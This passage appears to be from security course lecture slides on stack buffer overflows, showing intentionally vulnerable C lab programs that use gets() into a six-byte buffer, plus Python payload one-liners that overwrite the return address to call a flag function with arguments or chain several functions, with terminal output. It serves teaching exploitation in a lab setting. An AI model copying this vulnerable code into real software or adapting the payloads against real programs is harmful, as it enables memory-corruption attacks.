    vulfoo();
    printf("I pity the fool!\n");
}
```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 +
'\x78\x56\x34\x12'" | ./program
```

Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Where else can we return to?

Return to a function with parameter(s)

Return to function with many arguments?


```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```



Buffer Overflow Example: overflowret3

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");
    exit(0);}


int vulfoo()
{
    char buf[6];
    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```


**But, how about functions with
parameters in a 64-bit program?**

**Can we return to a chain of
functions?**


(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?




(32 bit) Return to multiple functions?



(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions



Buffer Overflow Example: overflowretchain_32

```
int f1()
{
    printf("Knowledge ");
}

int f2()
{
    printf("is ");
}

void f3()
{
    printf("power. ");
}

void f4()
{
    printf("France ");
}

void f5()
{
    printf("bacon.\n");
    exit(0);
}
```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    printf("Function addresses:\n"
           "f1: %p\n"
           "f2: %p\n"
           "f3: %p\n"
           "f4: %p\n"
           "f5: %p\n", f1, f2, f3, f4, f5);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Buffer Overflow Example: overflowretchain 32bit

```
ctf@bufferoverflow_overflowretchain1_32:~/Desktop$ python2 -c "print 'A'* 18 + '\x4d\x62\x55\x56' + '\x6a\x62\x55\x56' + '\x87\x62\x55\x56' + '\xa4\x62\x55\x56' + '\x6a\x62\x55\x56' + '\xc1\x62\x55\x56'" | ./bufferoverflow_overflowretchain1_32
Function addresses:
f1: 0x5655624d
f2: 0x5655626a
f3: 0x56556287
f4: 0x565562a4
f5: 0x565562c1
Knowledge is power. France is bacon.
```

(32-bit) Return to functions with one argument?

